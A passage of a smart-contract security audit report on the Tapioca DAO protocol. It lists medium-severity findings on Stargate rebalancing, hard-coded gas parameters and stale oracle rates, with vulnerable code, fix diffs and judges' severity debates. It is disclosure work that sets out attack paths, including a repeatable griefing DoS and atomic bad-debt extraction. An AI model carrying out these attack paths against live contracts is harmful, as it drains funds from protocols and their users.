@@ -188,13 +204,13 @@ contract Balancer is Ownable {
             if (msg.value == 0) revert FeeAmountNotSet();
             if (_isNative) {
                 if (disableEth) revert SwapNotEnabled();
                 _sendNative(_srcOft, _amount, _dstChainId, _slippage);
             } else {
-                _sendToken(_srcOft, _amount, _dstChainId, _slippage, _ercData);
+                _sendToken(_srcOft, _amount, _dstChainId, _slippage);
             }


@@ -221,7 +237,7 @@ contract Balancer is Ownable {
      * @param _dstOft the destination TOFT address
      * @param _ercData custom send data
      */
-    function initConnectedOFT(address _srcOft, uint16 _dstChainId, address
↪   _dstOft, bytes memory _ercData)
+    function initConnectedOFT(address _srcOft, uint256 poolId, uint16
↪   _dstChainId, address _dstOft, bytes memory _ercData)
         external
         onlyOwner
```

```
    {
@@ -231,10 +247,8 @@ contract Balancer is Ownable {
         bool isNative = ITOFT(_srcOft).erc20() == address(0);
         if (!isNative && _ercData.length == 0) revert PoolInfoRequired();

-        (uint256 _srcPoolId, uint256 _dstPoolId) = abi.decode(_ercData,
↪   (uint256, uint256));
-
         OFTData memory oftData =
-            OFTData({srcPoolId: _srcPoolId, dstPoolId: _dstPoolId, dstOft:
↪   _dstOft, rebalanceable: 0});
+            OFTData({srcPoolId: poolId, dstPoolId: poolId, dstOft: _dstOft,
↪   rebalanceable: 0});

         connectedOFTs[_srcOft][_dstChainId] = oftData;
         emit ConnectedChainUpdated(_srcOft, _dstChainId, _dstOft);

     function _sendToken(
         address payable _oft,
         uint256 _amount,
         uint16 _dstChainId,
-        uint256 _slippage,
-        bytes memory _data
+        uint256 _slippage
     ) private {
         address erc20 = ITOFT(_oft).erc20();
         if (IERC20Metadata(erc20).balanceOf(address(this)) < _amount) {
             revert ExceedsBalance();
-        }
+            }
         {
-            (uint256 _srcPoolId, uint256 _dstPoolId) = abi.decode(_data,
↪   (uint256, uint256));
-            _routerSwap(_dstChainId, _srcPoolId, _dstPoolId, _amount,
↪   _slippage, _oft, erc20);
+            _routerSwap(_dstChainId, _amount, _slippage, _oft, erc20);
         }
     }

     function _routerSwap(
         uint16 _dstChainId,
-        uint256 _srcPoolId,
-        uint256 _dstPoolId,
         uint256 _amount,
         uint256 _slippage,
         address payable _oft,
         address _erc20
```

```
    ) private {
        bytes memory _dst =
 ↪   abi.encodePacked(connectedOFTs[_oft][_dstChainId].dstOft);
+        uint256 poolId = connectedOFTs[_oft][_dstChainId].srcPoolId;
        IERC20(_erc20).safeApprove(address(router), _amount);
        router.swap{value: msg.value}(
            _dstChainId,
-            _srcPoolId,
-            _dstPoolId,
+            poolId,
+            poolId,
            payable(this),
            _amount,
            _computeMinAmount(_amount, _slippage),
```

Admin is trusted but you can optionally add additional checks inside the `initConnectedOFT` function to ensure that the poolIds are correct for the src and dst mTOFTs.

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/175.

dmitriia

Escalate While the impact is clearly high/critical, the probability of this looks to be low/very low as rebalance() is permissioned, so what is described here is a keeper/configuration mistake and there looks to be no way for this to be exploited by an outside attacker. Why user mistakes with the very same full fund loss impact (e.g. #112, #132) are discarded, while keeper mistake isn't? Notice that per contest terms all protocol actors are trusted:

```
Are the admins of the protocols your contracts integrate with (if any) TRUSTED
 ↪   or RESTRICTED?

TRUSTED

Is the admin/owner of the protocol/contracts TRUSTED or RESTRICTED?

TRUSTED
```

In the same time, as this is more deep in nature compared to common mistakes, I would say medium severity can be applicable.

sherlock-admin2

> Escalate While the impact is clearly high/critical, the probability of this looks to be low/very low as rebalance() is permissioned, so what is described here is a keeper/configuration mistake and there looks to be no way for this to be exploited by an outside attacker. Why user mistakes with the very same full fund loss impact (e.g. #112, #132) are discarded, while keeper mistake isn't? Notice that per contest terms all protocol actors are trusted:
>
> ```
> Are the admins of the protocols your contracts integrate with (if any)
> ↪  TRUSTED or RESTRICTED?
>
> TRUSTED
>
> Is the admin/owner of the protocol/contracts TRUSTED or RESTRICTED?
>
> TRUSTED
> ```
>
> In the same time, as this is more deep in nature compared to common mistakes, I would say medium severity can be applicable.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

windhustler

The escalation comment is comparing apples to oranges. User mistakes are completely different than the critical severity attack path described here.

`rebalance` function was meant to be called by an automation system to offload manually calling the function. The function definitely shouldn't exclude basic input parameters validation which the report above highlights.

Since when are off-chain agents responsible for validating inputs and the smart contract security being offloaded to the off-chain server?

Moreover, most automation systems are either partly or on the road to being decentralized where anyone can become an operator. So there is a clear path for a malicious actor to exploit this.

The issue is not some obscure, low-likelihood attack path but rather a straightforward way of irreversibly losing all the rebalanced amount.

If we look at: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/87 ,a hypothetical token with different decimals across chains was accepted as “medium likelihood”, although such a token isn't accepted as collateral right and there is only a small probability a token with such properties will be added in the future.

dmitriia

The lack of any configuration check in a permissioned function usually do not account for anything above medium as the only way for it to cause any damage is operator's mistake.

#87 is about user-facing flow.

windhustler

It's a bit more nuanced than that. Based on the number of issues in the `Balancer` contract it seems that the team has overlooked several scenarios. When it comes to off-chain agents, most of them are either fully or on their way to becoming decentralized:

- https://keep3r.network/ Anyone can become a keeper.
- https://forum.gelato.network/discussion/11360-node-operator-staking-wave-1 Gelato network plans are to also become fully decentralized with time.

So, this issue also highlights the importance of validating inputs with functions meant to be called by these agents.

But, as always I leave it to the judge to decide on the severity.

https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/87 is about Governance setting tokens with different decimals across chains as collateral in the future versions of Tapioca. As these tokens are very uncommon and even less likely to be used as collateral the likelihood of this occurring is very low. The report also doesn't mention a concrete token, so we can assume it's a hypothetical one.

dmitriia

Anyone cannot run `rebalance()`, its use is fixed to `rebalancer` actor, one address. Permissionless rebalancing setups tend to constitute high severity surfaces on their own. Any decentralized mechanics, i.e. when actors can be random, but, for example, have something at stake, need to be examined for incentives. Say when NPV of the attack payout is greater than actor's stake in a keeper system, then it's a rough equivalent of permissionless setup with lower attack payoff, and might be exploited.

#87 is about a miss in the logic (not converting the input), this is about not checking the configuration of the permissioned call.

windhustler

You have proof I pasted above of how the automation system is decentralized or getting decentralized. The contest README also states: "External issues/integrations that would affect Tapioca, should be considered."

https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/87 And an exploit that occurs with a token that doesn't exist yet.

cvetanovv

I think escalation is correct because `rebalance()` is restricted and trusted. The only reason I see a chance for it to remain a valid issue is that in the Readme we have "External issues/integrations that would affect Tapioca, should be considered."

But that's exactly why it falls into the Medium category. The function is not for everyone and there are too many conditions. Let's look at the Sherlock documentation for Medium severity: "Causes a loss of funds but requires certain external conditions or specific states, or a loss is highly constrained."

So I think it's fair to accept the escalation and downgrade to Medium.

cvetanovv

Planning to accept the escalation and make this issue a Medium.

windhustler

@cvetanovv Thanks for taking a look. I'd still appreciate it if @Czar102 could take a look at this one. I acknowledge the permissioned nature of the `rebalance` function, but as I've highlighted this can be ambiguous under certain conditions and it's handing over the security to an automation system. Also, consider my points that other issues with very low likelihood https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/87 were judged as high severity.

Thanks!

Evert0x

Result: Medium Unique

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- dmitriia: accepted

Issue M-15: Stargate Pools conversion rate leads to token accumulation inside the Balancer contract

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/71

Found by

GiuseppeDeLaZara

Summary

Stargate pools conversion rate leads to token accumulation inside the `Balancer` contract and dangling allowances to the StargateRouter contract. This breaks the expected behavior of the rebalancing process and can result in a loss of tokens.

Vulnerability Detail

Stargate pools have a concept of convert rate. It's calculated based on the `sharedDecimals` and `localDecimals` for a specific pool. For example, the DAI Pool has the `sharedDecimals` set to 6 while `localDecimals` is 18.

The convert rate is then: `10^(localDecimals - sharedDecimals) = 10^12`.

Here is the DAI Pool on Ethereum and the convert rate logic inside the Pool contract.

During the rebalancing process:

- the specified amount is extracted from the `mTOFT`
- allowance is set for that amount to the StargateRouter contract
- the rebalance amount is deducted
- Stargate transfer is invoked.

However, if the specified amount is not a multiple of the conversion rate, which in the case of DAI pool is `10^12`, the consequence is:

- There will be an unspent allowance from Balancer to the StargateRouter contract.
- The remaining amount of tokens will accumulate inside the Balancer contract.

Repeatedly calling the `rebalance` function will leave more and more tokens inside the `Balancer` contract while leaving dangling allowances to the StargateRouter contract.

In case there is an issue upstream inside the StargateRouter contract it could result in a loss of tokens accumulated inside the Balancer contract.

Impact

ERC20 tokens will accumulate inside the Balancer contract with dangling allowances left to the StargateRouter contract. Under certain conditions, this can result in a loss of tokens.

Code Snippet

Tool used

Manual Review

Recommendation

The recommendation is to add a check for the conversion rate and adjust the amount to be rebalanced accordingly.

```
+
+
+interface IStargatePool {
+    function convertRate() external view returns (uint256);
+}
+
+interface IStargateFactory {
+    function getPool(uint256 _poolId) external view returns (address);
+}
+
 contract Balancer is Ownable {
     using SafeERC20 for IERC20;

     IStargateRouter public immutable routerETH;
     IStargateRouter public immutable router;
+    IStargateFactory public immutable stargateFactory;

-    constructor(address _routerETH, address _router, address _owner) {
+    constructor(address _routerETH, address _router, address sgFactory, address
↪   _owner) {
         if (_router == address(0)) revert RouterNotValid();
         if (_routerETH == address(0)) revert RouterNotValid();
         routerETH = IStargateRouter(_routerETH);
         router = IStargateRouter(_router);
+        stargateFactory = IStargateFactory(sgFactory);
```

```
        transferOwnership(_owner);
        rebalancer = _owner;
@@ -179,8 +191,14 @@ contract Balancer is Ownable {
            revert RebalanceAmountNotSet();
        }

+       uint256 convertedAmount = _amount;
+       uint256 srcPoolId = connectedOFTs[_srcOft][_dstChainId].srcPoolId;
+       address stargatePool = stargateFactory.getPool(srcPoolId);
+       uint256 convertRate = IStargatePool(stargatePool).convertRate();
+       if (convertRate != 1) { convertedAmount = (_amount / convertRate) *
↪   convertRate; }
+
        //extract
-       ITOFT(_srcOft).extractUnderlying(_amount);
+       ITOFT(_srcOft).extractUnderlying(convertedAmount);

            if (msg.value == 0) revert FeeAmountNotSet();
            if (_isNative) {
                if (disableEth) revert SwapNotEnabled();
-               _sendNative(_srcOft, _amount, _dstChainId, _slippage);
+               _sendNative(_srcOft, convertedAmount, _dstChainId, _slippage);
            } else {
-               _sendToken(_srcOft, _amount, _dstChainId, _slippage, _ercData);
+               _sendToken(_srcOft, convertedAmount, _dstChainId, _slippage,
↪   _ercData);
            }

-           connectedOFTs[_srcOft][_dstChainId].rebalanceable -= _amount;
-           emit Rebalanced(_srcOft, _dstChainId, _slippage, _amount,
↪   _isNative);
+           connectedOFTs[_srcOft][_dstChainId].rebalanceable -=
↪   convertedAmount;
+           emit Rebalanced(_srcOft, _dstChainId, _slippage, convertedAmount,
↪   _isNative);
        }
    }
```

Discussion

cryptotechmaker

I think the proposed solution is wrong.

cryptotechmaker

Did a fix here https://github.com/Tapioca-DAO/TapiocaZ/pull/176; https://github.com/Tapioca-DAO/tapioca-periph/pull/199

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/176; https://github.com/Tapioca-DAO/tapioca-periph/pull/199.

Issue M-16: Gas parameters for Stargate swap are hard-coded leading to stuck messages

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/72

Found by

GiuseppeDeLaZara

Summary

The `dstGasForCall` for transferring erc20s through Stargate is hardcoded to 0 in the `Balancer` contract leading to `sgReceive` not being called during Stargate swap. As a consequence, the `sgReceive` has to be manually called to clear the `cachedSwapLookup` mapping, but this can be DoSed due to the fact that the `mTOFT::sgReceive` doesn't validate any of its parameters. This can be exploited to perform a long-term DoS attack.

Vulnerability Detail

Gas parameters for Stargate

Stargate Swap allows the caller to specify the:

- `dstGasForCall` which is the gas amount forwarded while calling the `sgReceive` on the destination contract.
- `dstNativeAmount` and `dstNativeAddr` which is the amount and address where the native token is sent to.

Inside the `Balancer.sol` contract, the dstGasForCall is hardcoded to 0. The `dstGasForCall` gets forwarded from Stargate `Router` into the Stargate Bridge contract.

```
    function swap(
        uint16 _chainId,
        uint256 _srcPoolId,
        uint256 _dstPoolId,
        address payable _refundAddress,
        Pool.CreditObj memory _c,
        Pool.SwapObj memory _s,
>>>>>>        IStargateRouter.lzTxObj memory _lzTxParams,
        bytes calldata _to,
        bytes calldata _payload
    ) external payable onlyRouter {
```

```
>>>>>>        bytes memory payload = abi.encode(TYPE_SWAP_REMOTE, _srcPoolId,
↪   _dstPoolId, _lzTxParams.dstGasForCall, _c, _s, _to, _payload);
        _call(_chainId, TYPE_SWAP_REMOTE, _refundAddress, _lzTxParams, payload);
    }

    function _call(
        uint16 _chainId,
        uint8 _type,
        address payable _refundAddress,
        IStargateRouter.lzTxObj memory _lzTxParams,
        bytes memory _payload
    ) internal {
        bytes memory lzTxParamBuilt = _txParamBuilder(_chainId, _type,
↪   _lzTxParams);
        uint64 nextNonce = layerZeroEndpoint.getOutboundNonce(_chainId,
↪   address(this)) + 1;
        layerZeroEndpoint.send{value: msg.value}(_chainId,
↪   bridgeLookup[_chainId], _payload, _refundAddress, address(this),
↪   lzTxParamBuilt);
        emit SendMsg(_type, nextNonce);
    }
```

It gets encoded inside the payload that is sent through the LayerZero message. The payload gets decoded inside the Bridge::lzReceive on destination chain. And `dstGasForCall` is forwarded to the sgReceive function:

```
## Bridge.sol

 function lzReceive(
        uint16 _srcChainId,
        bytes memory _srcAddress,
        uint64 _nonce,
        bytes memory _payload
    ) external override {
        if (functionType == TYPE_SWAP_REMOTE) {
            (
                ,
                uint256 srcPoolId,
                uint256 dstPoolId,
>>>>>               uint256 dstGasForCall,
                Pool.CreditObj memory c,
                Pool.SwapObj memory s,
                bytes memory to,
                bytes memory payload
```

```
            ) = abi.decode(_payload, (uint8, uint256, uint256, uint256,
↪   Pool.CreditObj, Pool.SwapObj, bytes, bytes));
```

If it is zero like in the `Balancer.sol` contract or its value is too small the `sgReceive` will fail, but the payload will be saved in the `cachedSwapLookup` mapping. At the same time the tokens are transferred to the destination contract, which is the `mTOFT`. Now anyone can call the `sgReceive` manually through the clearCachedSwap function:

```
function clearCachedSwap(
    uint16 _srcChainId,
    bytes calldata _srcAddress,
    uint256 _nonce
) external {
    CachedSwap memory cs = cachedSwapLookup[_srcChainId][_srcAddress][_nonce];
    require(cs.to != address(0x0), "Stargate: cache already cleared");
    // clear the data
    cachedSwapLookup[_srcChainId][_srcAddress][_nonce] =
↪   CachedSwap(address(0x0), 0, address(0x0), "");
    IStargateReceiver(cs.to).sgReceive(_srcChainId, _srcAddress, _nonce,
↪   cs.token, cs.amountLD, cs.payload);
}
```

Although not the intended behavior there seems to be no issue with erc20 token sitting on the `mTOFT` contract for a shorter period of time.

sgReceive

This leads to the second issue. The `sgReceive` function interface specifies the `chainId`, `srcAddress`, and `token`.

- `chainId` is the layerZero chainId of the source chain. In their docs referred to endpointId: https://layerzero.gitbook.io/docs/technical-reference/mainnet/supported-chain-ids
- `srcAddress` is the address of the source sending contract
- `token` is the address of the token that was sent to the destination contract.

In the current implementation, the `sgReceive` function doesn't check any of these parameters. In practice this means that anyone can specify the `mTOFT` address as the receiver and initiate Stargate Swap from any chain to the `mTOFT` contract.

In conjunction with the first issue, this opens up the possibility of a DoS attack.

Let's imagine the following scenario:

- Rebalancing operation needs to be performed between `mTOFT` on Ethereum and Avalanche that hold `USDC` as the underlying token.

- Rebalancing is initiated from Ethereum but the `sgReceive` on Avalanche fails and 1000 USDCs are sitting on `mTOFT` contract on Avalanche.
- A griever noticed this and initiated Stargate swap from Ethereum to Avalanche for 1 USDT specifying the `mTOFT` contract as the receiver.
- This is successful and now `mTOFT` has 1 `USDT` but 999 `USDC` as the griever's transaction has called the `sgRecieve` function that pushed 1 USDC to the `TOFTVault`.
- As a consequence, the `clearCachedSwap` function fails because it tries to transfer the original 1000 USDC.

```
function sgReceive(uint16, bytes memory, uint256, address, uint256 amountLD,
↪ bytes memory) external payable {
    if (msg.sender != _stargateRouter) revert mTOFT_NotAuthorized();

    if (erc20 == address(0)) {
        vault.depositNative{value: amountLD}();
    } else {
>>>>>            IERC20(erc20).safeTransfer(address(vault), amountLD); //
↪ amountLD is the original 1000 USDC
    }
}
```

- The only solution here is to manually transfer that 1 USDC to the `mTOFT` contract and try calling the `clearCachedSwap` again.
- The griever can repeat this process multiple times.

Impact

Hardcoding the `dstGasCall` to 0 in conjuction with not checking the `sgReceive` parameters opens up the possibility of a long-term DoS attack.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/tOFT/mTOFT.sol#L326
- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/Balancer.sol#L316

Tool used

Manual Review

Recommendation

The `dstGasForCall` shouldn't be hardcoded to 0. It should be a configurable value that is set by the admin of the `Balancer` contract.

Take into account that this value will be different for different chains.

For instance, Arbitrum has a different gas model than Ethereum due to its specific precompiles: https://docs.arbitrum.io/arbos/gas.

The recommended solution is:

```
 contract Balancer is Ownable {
     using SafeERC20 for IERC20;

+    mapping(uint16 => uint256) internal sgReceiveGas;

+    function setSgReceiveGas(uint16 eid, uint256 gas) external onlyOwner {
+        sgReceiveGas[eid] = gas;
+    }
+
+    function getSgReceiveGas(uint16 eid) internal view returns (uint256) {
+        uint256 gas = sgReceiveGas[eid];
+        if (gas == 0) revert();
+        return gas;
+    }
+
-    IStargateRouterBase.lzTxObj({dstGasForCall: 0, dstNativeAmount: 0,
↪   dstNativeAddr: "0x0"}),
+    IStargateRouterBase.lzTxObj({dstGasForCall: getSgReceiveGas(_dstChainId),
↪   dstNativeAmount: 0, dstNativeAddr: "0x0"}),
```

Discussion

cryptotechmaker

Low/Informational/ It's not a required feature. This allows you to airdrop some native tokens to a destination

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/177.

HollaDieWaldfee100

Escalate

The sponsor's comment is misleading. He is referencing the `dstNativeAmount` and `dstNativeAddr` which can be left as 0, as this functionality is not needed. The whole report talks about the `dstGasForCall` that is hardcoded to 0. This will lead to `sgReceive` not being called and open up the possibility of a DoS attack vector on the receiving side. The report also highlights the gas differences between chains and the importance of properly setting `dstGasForCall` per destination chain. Recommendations were implemented in the Tapioca-DAO/TapiocaZ#177. Based on all the arguments this should be a valid medium severity issue.

sherlock-admin2

> Escalate
>
> The sponsor's comment is misleading. He is referencing the `dstNativeAmount` and `dstNativeAddr` which can be left as 0, as this functionality is not needed. The whole report talks about the `dstGasForCall` that is hardcoded to 0. This will lead to `sgReceive` not being called and open up the possibility of a DoS attack vector on the receiving side. The report also highlights the gas differences between chains and the importance of properly setting `dstGasForCall` per destination chain. Recommendations were implemented in the Tapioca-DAO/TapiocaZ#177. Based on all the arguments this should be a valid medium severity issue.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

Tendency001

Hardcoding zero gas actually triggers a revert on the same chain down the logic in `RelayerV2::_getPrices`

```
// decoding the _adapterParameters - reverts if type 2 and there is no
↪ dstNativeAddress
require(_adapterParameters.length == 34 || _adapterParameters.length > 66,
↪ "Relayer: wrong _adapterParameters size");
uint16 txType;
uint extraGas;
assembly {
    txType := mload(add(_adapterParameters, 2))
    extraGas := mload(add(_adapterParameters, 34))
}
require(extraGas > 0, "Relayer: gas too low");
```

The call never gets delivered to the destination chain to introduce the said DOS

windhustler

This call does get delivered to the destination chain. The `dstGasForCall` is the gas passed to the `sgReceive`, and the base gas is a configuration inside Stargate:

```
    function _txParamBuilder(
        uint16 _chainId,
        uint8 _type,
        IStargateRouter.lzTxObj memory _lzTxParams
    ) internal view returns (bytes memory) {
        bytes memory lzTxParam;
        address dstNativeAddr;
        {
            bytes memory dstNativeAddrBytes = _lzTxParams.dstNativeAddr;
            assembly {
                dstNativeAddr := mload(add(dstNativeAddrBytes, 20))
            }
        }

>>>        uint256 totalGas =
 ↪  gasLookup[_chainId][_type].add(_lzTxParams.dstGasForCall);
        if (_lzTxParams.dstNativeAmount > 0 && dstNativeAddr != address(0x0)) {
>>>            lzTxParam = txParamBuilderType2(totalGas,
 ↪  _lzTxParams.dstNativeAmount, _lzTxParams.dstNativeAddr);
        } else {
>>>            lzTxParam = txParamBuilderType1(totalGas);
        }

        return lzTxParam;
    }
```

You can see that `dstGasForCall` is simply added to the totalGas. In other words, Stargate will always deliver the message but if you hardcode `dstGasForCall` to 0 `sgReceive` will revert.

Setting `dstGasForCall` to 0 would be a strange configuration parameter if it would disallow sending messages.

Tendency001

You are right. Great find

maarcweiss

@windhustler should we also use the set gas receiver stuff on the following PR, correct?: https://github.com/Tapioca-DAO/TapiocaZ/pull/174/files

windhustler

Hey, yes you need to use the appropriate `dstGasForCall` here as well. You can reuse the `_sgReceiveGas` value from here:

https://github.com/Tapioca-DAO/TapiocaZ/pull/177/files.

cvetanovv

While it is a valid report, the main root is hardcoded `dstGasCall` to 0. And the same root vulnerability was found in the "Pashov Audit Group" audit - H-07. According to Sherlock's rules, this makes the report invalid.

@nevillehuang what do you think?

windhustler

@cvetanovv I've just checked H-07. It has several false/inaccurate claims which is probably the reason why Tapioca team hasn't fixed this:

- It claims if `dstGasForCall == 0`, a fee will be charged based on the default 200k gas, i.e. `sgRecieve` on the destination will be called with 200k gas. This is not correct, see https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/72#issuecomment-2034713451. The 200k gas is the default value if you are sending layer zero messages with gas set to 0. Using Stargate is different. `dstGasForCall` is exclusively used as gas passed for `sgReceive`.
- Based on the false assumptions it derives the impact of underpaying/overpaying Stargate fees which is quite different than the impact this report claims.
- It doesn't make the distinction between setting different gas configurations for different chains.

cvetanovv

After doing some research I agree with @windhustler comment. So, I plan to accept the escalation and make the issue a valid Medium.

nevillehuang

I think I agree with medium severity, unless @cryptotechmaker would like to clarify the above comment here

Evert0x

Result: Medium Unique

sherlock-admin3

Escalations have been resolved successfully!

Escalation status:

- HollaDieWaldfee100: accepted

Issue M-17: Leverage borrowing with stale rate can atomically create bad debt with no prior positions and no investment

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/79

Found by

hyh

Summary

Leverage buying, borrow and collateral removal can increase riskness of a position, but are allowed to be performed with a stale exchange rate within `rateValidDuration` both in BB ansd SGL. This can provide a way for creating bad debt whenever actual rate dropped more than `FEE_PRECISION - collateralizationRate` (25%).

Particularly, an attacker can atomically extract value from the protocol without having any prior positions via leverage buying and then collateral removal.

Vulnerability Detail

Whenever Oracle reported rate is stale (`oracle.get(oracleData)` doesn't return an updated value), while market rate has dropped more than `FEE_PRECISION - collateralizationRate` (`FEE_PRECISION` scale), it is possible to atomically open borrow posiiton, buy collateral from the market and then remove extra collateral from the system with no prior positions and no investment.

The possibility of opening new positions, expecially leveraged ones, with a stale rate isn't required for BB or SGL core functionality, it constitutes a possible attack vector with very low business value of this possibility by itself.

Impact

When a collateral can be bought from the market at a rate lower than Oracle reported stale rate by more than `FEE_PRECISION - collateralizationRate`, the difference between rate mismatch and this buffer can be extracted from the protocol by anyone with no prepositioning or investment needed.

The probability of such a drop combined with Oracle staleness can be estimated as low, but once this happens given the absense of barriers to entry the attack will be carried out with high probability. The impact itself if direct loss of protocol principal funds as bad debt will be atomically created this way, which has to be covered by other assets of the system thereafter.

Likelihood: Low + Impact: High = Severity: Medium.

Code Snippet

`updateExchangeRate()` allows for stale rate within `rateValidDuration`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/Market.sol#L372-L385

```
    function updateExchangeRate() public returns (bool updated, uint256 rate) {
        (updated, rate) = oracle.get(oracleData);

        if (updated) {
            require(rate != 0, "Market: invalid rate");
            exchangeRate = rate;
            rateTimestamp = block.timestamp;
            emit LogExchangeRate(rate);
        } else {
>>          require(rateTimestamp + rateValidDuration >= block.timestamp,
 ↪  "Market: rate too old");
            // Return the old rate if fetching wasn't successful & rate isn't
 ↪  too old
            rate = exchangeRate;
        }
    }
```

`solvent` check is used a the only control for a number of operations:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/Market.sol#L163-L170

```
modifier solvent(address from, bool liquidation) {
    updateExchangeRate();
    _accrue();

    _;

    require(_isSolvent(from, exchangeRate, liquidation), "Market: insolvent");
}
```

Including atomic opening of the leveraged borrow position both in BB and SGL:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L53-L58

```
    function buyCollateral(address from, uint256 borrowAmount, uint256
 ↪  supplyAmount, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
>>      solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L47-L52

```
    function buyCollateral(address from, uint256 borrowAmount, uint256
 ↪  supplyAmount, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
>>      solvent(from, false)
        notSelf(from)
        returns (uint256 amountOut)
```

Tool used

Manual Review

Recommendation

Consider introducing another level of control and allowing leverage operations and new positions opening only when the Oracle reported rate is current, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/Market.sol#L372-L385

```
-   function updateExchangeRate() public returns (bool updated, uint256 rate) {
+   function updateExchangeRate(bool updateRequired) public returns (bool
 ↪  updated, uint256 rate) {
        (updated, rate) = oracle.get(oracleData);

        if (updated) {
            require(rate != 0, "Market: invalid rate");
            exchangeRate = rate;
            rateTimestamp = block.timestamp;
            emit LogExchangeRate(rate);
        } else {
-           require(rateTimestamp + rateValidDuration >= block.timestamp,
 ↪  "Market: rate too old");
```

```
+           require(!updateRequired && rateTimestamp + rateValidDuration >=
↪   block.timestamp, "Market: rate too old");
            // Return the old rate if fetching wasn't successful & rate isn't
↪   too old
            rate = exchangeRate;
        }
    }
```

`liquidation` flag can be dropped from `solvent` modifier since it is used only with `liquidation == false` (while `_isSolvent()` is being called directly on liquidations both in BB and SGL), and replaced with the `updateRequired` flag proposed, e.g.:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/Market.sol#L163-L170

```
-   modifier solvent(address from, bool liquidation) {
+   modifier solvent(address from, bool updateRequired) {
-       updateExchangeRate();
+       updateExchangeRate(updateRequired);
        _accrue();

        _;

-       require(_isSolvent(from, exchangeRate, liquidation), "Market:
↪   insolvent");
+       require(_isSolvent(from, exchangeRate, false), "Market: insolvent");
    }
```

All risk increase operations, i.e. leverage buying, borrow and collateral removal can utilize `solvent` modifiers with `updateRequired == true`, enforcing the Oracle reading to be current:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLeverage.sol#L53-L58

```
    function buyCollateral(address from, uint256 borrowAmount, uint256
↪   supplyAmount, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
-       solvent(from, false)
+       solvent(from, true)
        notSelf(from)
        returns (uint256 amountOut)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBBorrow.sol#L37-L42

```diff
    function borrow(address from, address to, uint256 amount)
        external
        optionNotPaused(PauseType.Borrow)
        notSelf(to)
-       solvent(from, false)
+       solvent(from, true)
        returns (uint256 part, uint256 share)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/origins/Origins.sol#L162-L165

```diff
    function removeCollateral(uint256 share)
        external
        optionNotPaused(PauseType.RemoveCollateral)
-       solvent(msg.sender, false)
+       solvent(msg.sender, true)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/origins/Origins.sol#L175-L178

```diff
    function borrow(uint256 amount)
        external
        optionNotPaused(PauseType.Borrow)
-       solvent(msg.sender, false)
+       solvent(msg.sender, true)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLBorrow.sol#L29-L34

```diff
    function borrow(address from, address to, uint256 amount)
        external
        optionNotPaused(PauseType.Borrow)
-       solvent(from, false)
+       solvent(from, true)
        notSelf(to)
        returns (uint256 part, uint256 share)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLCollateral.sol#L48-L53

```diff
    function removeCollateral(address from, address to, uint256 share)
        external
        optionNotPaused(PauseType.RemoveCollateral)
-       solvent(from, false)
```

```
+        solvent(from, true)
         allowedBorrow(from, share)
         notSelf(to)
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/singularity/SGLLeverage.sol#L47-L52

```
    function buyCollateral(address from, uint256 borrowAmount, uint256
 ↪  supplyAmount, bytes calldata data)
        external
        optionNotPaused(PauseType.LeverageBuy)
-       solvent(from, false)
+       solvent(from, true)
        notSelf(from)
        returns (uint256 amountOut)
```

All the other `solvent(from, false)` instances can stay intact.

Discussion

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/357.

Issue M-18: `getCollateral` and `getAsset` functions of the AssetTotsDaiLeverageExecutor contract decode data incorrectly

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/84

Found by

duc

Summary

See vulnerability detail

Vulnerability Detail

In AssetTotsDaiLeverageExecutor contract, `getCollateral` function decodes the data before passing it to `_swapAndTransferToSender` function.

However, `_swapAndTransferToSender` will decode this data again to obtain the swapperData:

